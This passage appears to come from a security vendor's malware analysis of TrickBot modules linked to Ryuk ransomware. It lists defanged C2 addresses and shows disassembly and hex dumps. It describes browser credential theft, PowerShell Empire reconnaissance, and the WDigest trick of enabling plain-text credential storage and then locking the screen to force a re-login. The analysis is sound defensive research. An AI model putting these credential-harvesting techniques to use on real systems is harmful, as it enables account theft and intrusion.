
The connection to the TrickBot C2 server as shown in the Cybereason Platform.

The malware uses a user agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US) to connect to one of the hard-coded TrickBot C2 IPs in socks5dll.dll:

- 69.164.196[.]21
- 107.150.40[.]234
- 162.211.64[.]20
- 217.12.210[.]54
- 89.18.27[.]34
- 193.183.98[.]154
- 51.255.167[.]0
- 91.121.155[.]13
- 87.98.175[.]85
- 185.97.7[.]7


systemInfo.dll

systemInfo.dll helps the attacker determine if the affected machine meets the criteria for infection with the Ryuk ransomware. TrickBot uses this module to harvest system information off of the infected machine to provide attackers with a better understanding of the system they have infected. It uses WQL to query win32_Processor and harvest information about the processor of the machine and the system architecture (whether it is 32-bit or 64-bit).



The use of WQL by systeminfo.dll.

TrickBot also uses native Windows API functions GetNativeSystemInfo*()* and GetSystemInfo*()* to get more information about the machine.



The native Windows API being used to harvest information by systeminfo.dll.


mailsearcher.dll

mailsearcher.dll searches all files on disk and compares their extensions to a predefined list.

```
text "UTF-16LE", 'mov',0
                        ; DATA XREF: .rdata:off_180006490↓o
text "UTF-16LE", 'avi',0
align 10h
dq offset aAvi          ; DATA XREF: sub_1800029F0+2D↑o
                        ; "avi"
dq offset aMov          ; "mov"
dq offset aMkv          ; "mkv"
dq offset aMpeg         ; "mpeg"
dq offset aMpeg4        ; "mpeg4"
dq offset aMp4          ; "mp4"
dq offset aMp3          ; "mp3"
dq offset aWav          ; "wav"
dq offset aOgg          ; "ogg"
dq offset aJpeg         ; "jpeg"
dq offset aJpg          ; "jpg"
dq offset aPng          ; "png"
dq offset aBmp          ; "bmp"
dq offset aGif          ; "gif"
dq offset aTiff         ; "tiff"
dq offset aIco          ; "ico"
dq offset aXlsx         ; "xlsx"
db    0                 ; DATA XREF: sub_1800029F0+5C↑o
```

A predefined list of extensions the malware searches for.

mailsearcher.dll also uses the WinHTTP library in order to send data over HTTP to the C2 server.



The use of the WinHttp library.


loader.dll

loader.dll's purpose is solely to ensure that other modules will be successfully loaded reflectively.

pwgrab.dll

pwgrab.dll harvests saved user credentials from browsers, registry keys, and other programs such as Outlook.


TrickBot steals username and password information by copying login db, and steals card details by copying webdata db. All of the information stored is encrypted, so TrickBot uses a decryption mechanism and saves the data as plain text.



TrickBot copying the Chrome database files.

core-dll.dll

core-dll.dll is the main TrickBot bot. There are two layers of protection the malware must remove before it can be used. This module is encrypted and stored inside the loader as one of the resources. Following the decryption and unpacking, it is reflectively injected into the following browsers to steal credentials.




The browsers targeted in core-dll.dll.

```
.text:1000FC00 ; unsigned int __stdcall ReflectiveLoader()
.text:1000FC00                 public ?ReflectiveLoader@@YGKXZ
.text:1000FC00 ?ReflectiveLoader@@YGKXZ proc near      ; DATA XREF: .rdata:off_10048788↓o
.text:1000FC00
```


Exporting the reflective DLL injection library.

dll.dll

TrickBot's reverse-shell module, dll.dll, is responsible for two things. First, it performs reconnaissance in order to collect information about the target machine. Second, it launches Powershell Empire to perform reconnaissance activities with the end goal of launching an Empire backdoor. In order to initiate reconnaissance, TrickBot uses this DLL to run commands such as ipconfig, net commands, and nltest.




A breakdown of the reconnaissance activity of TrickBot by the Cybereason Platform.



The floating module responsible for the reconnaissance activity.

As mentioned, TrickBot also uses PowerShell Empire to perform reconnaissance and lateral movement. dll.dll is used to execute obfuscated PowerShell scripts in order to ultimately download and launch an Empire backdoor.

As part of its reconnaissance, TrickBot uses Invoke-Portscan to locate and detect valuable assets in the organization including domain controllers, file servers, and more. The collected data will be used to target assets and infect them with the Ryuk ransomware.



A visualization of the PowerShell empire process tree by the Cybereason Platform.

Owner process	Server port
powershell.exe	389
powershell.exe	135
powershell.exe	49155
powershell.exe	135
powershell.exe	49155
powershell.exe	389


The Top Port scan by the Cybereason Platform.

screenLocker_x64.dll

screenLocker_x64.dll helps TrickBot with its reconnaissance and credential harvesting process. After being injected by TrickBot, svchost.exe was seen injecting into explorer.exe as well.

svchost.exe injecting into explorer.exe.

One of the modules loaded into explorer.exe is one of TrickBot's very own modules: screenLocker_x64.dll.



Evidence of the screenLocker module being loaded by explorer.exe.

TrickBot uses a component of mimikatz to extract credentials from the target system. It targets WDigest credentials stored in LSA memory in plain text. Microsoft introduced a way to mitigate this attack by adding a switch in the form of a registry entry, and has addressed this issue with KB2871997 and KB2928120.


To disable the storage of WDigest credentials in memory, the registry entry value must be set to 0. In order to ensure the tool succeeds in obtaining user credentials, it verifies that the registry entry is enabled by setting it to 1.

However, to successfully collect credentials, the user will have to log into the system *after* the registry modification takes place so the credentials can be stored in memory. In order to ensure this takes place, the module starts a routine that locks the users screen so they must enter their login credentials to gain access to the system.

```
.idata:1000C118                 extrn DispatchMessageA:dword
.idata:1000C118                                         ; CODE XREF: MyFunction+E2↑p
.idata:1000C118                                         ; DATA XREF: MyFunction+E2↑r
.idata:1000C11C ; BOOL __stdcall DestroyWindow(HWND hWnd)
.idata:1000C11C                 extrn DestroyWindow:dword
.idata:1000C11C                                         ; CODE XREF: MyFunction+100↑p
.idata:1000C11C                                         ; DATA XREF: MyFunction+100↑r
.idata:1000C120 ; BOOL __stdcall PostMessageA(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
.idata:1000C120                 extrn PostMessageA:dword
.idata:1000C120                                         ; CODE XREF: sub_10001041+4E↑p
.idata:1000C120                                         ; DATA XREF: sub_10001041+4E↑r
.idata:1000C124 ; BOOL __stdcall ShowWindow(HWND hWnd, int nCmdShow)
.idata:1000C124                 extrn ShowWindow:dword  ; CODE XREF: sub_10001000+2F↑p
.idata:1000C124                                         ; DATA XREF: sub_10001000+2F↑r
.idata:1000C128 ; UINT_PTR __stdcall SetTimer(HWND hWnd, UINT_PTR nIDEvent, UINT uElapse, TIMERPROC lpTimerFunc)
.idata:1000C128                 extrn SetTimer:dword    ; CODE XREF: MyFunction+AA↑p
.idata:1000C128                                         ; DATA XREF: MyFunction+AA↑r
.idata:1000C12C ; BOOL __stdcall LockWorkStation()
.idata:1000C12C                 extrn LockWorkStation:dword
.idata:1000C12C                                         ; CODE XREF: MyFunction+BB↑p
.idata:1000C12C                                         ; DATA XREF: MyFunction+BB↑r
.idata:1000C130 ; int __stdcall MessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType)
.idata:1000C130                 extrn MessageBoxA:dword ; CODE XREF: MyFunction+12D↑p
.idata:1000C130                                         ; DATA XREF: MyFunction+12D↑r
.idata:1000C134 ; LRESULT __stdcall DefWindowProcA(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
.idata:1000C134                 extrn DefWindowProcA:dword
.idata:1000C134                                         ; CODE XREF: sub_10001041+32↑p
.idata:1000C134                                         ; DATA XREF: sub_10001041+32↑r
.idata:1000C138 ; HWND __stdcall CreateWindowExA(DWORD dwExStyle, LPCSTR lpClassName, LPCSTR lpWindowName, DWORD
.idata:1000C138                 extrn CreateWindowExA:dword
```

The LockWorkStation function, which is in charge of locking the users screen.

A hard-coded registry entry inside the module called WDigest contains the credentials (*\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest*).



The WDigest registry entry.

The module contains a list of Microsoft operating systems to compare to the operating system of the infected machine while working its role in TrickBot's activity.

A list of the operating systems inside the screen locker module.

The part in the module that is able to lock the workstation of an affected user is inside the files overlay. There is an indicator in the module that points to another file inside of it:


1525	The file contains another file (type: unknown, location: overlay, file-offset: 0x00012400)	1
1269	The file references (1) blacklisted library	1
1025	The file references the Reflective DLL Injection technique	1

The overlay indicator.

By dumping the overlay of the module to a file and opening it in a hex editor, it's possible to see that the overlay contains the WDigest registry entry, as well as the process the module will be injected into to fetch the users credentials (*explorer.exe*).

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000920	74	75	72	65	00	00	00	00	43	6F	75	6C	64	20	6E	6F	ture....Could no
00000930	74	20	67	65	74	20	72	65	66	6C	65	63	74	69	76	65	t get reflective
00000940	20	6C	6F	61	64	65	72	20	6F	66	66	73	65	74	00	00	loader offset..
00000950	41	6C	6C	6F	63	61	74	65	64	20	6D	65	6D	6F	72	79	Allocated memory
00000960	20	61	64	64	72	65	73	73	20	69	6E	20	72	65	6D	6F	address in remo
00000970	74	65	20	70	72	6F	63	65	73	73	3A	20	30	78	25	70	te process: 0x%p
00000980	0A	00	00	00	57	72	6F	74	65	20	73	68	65	6C	6C	63	....Wrote shellc
00000990	6F	64	65	20	74	6F	20	30	78	25	78	0A	00	00	00	00	ode to 0x%x.....
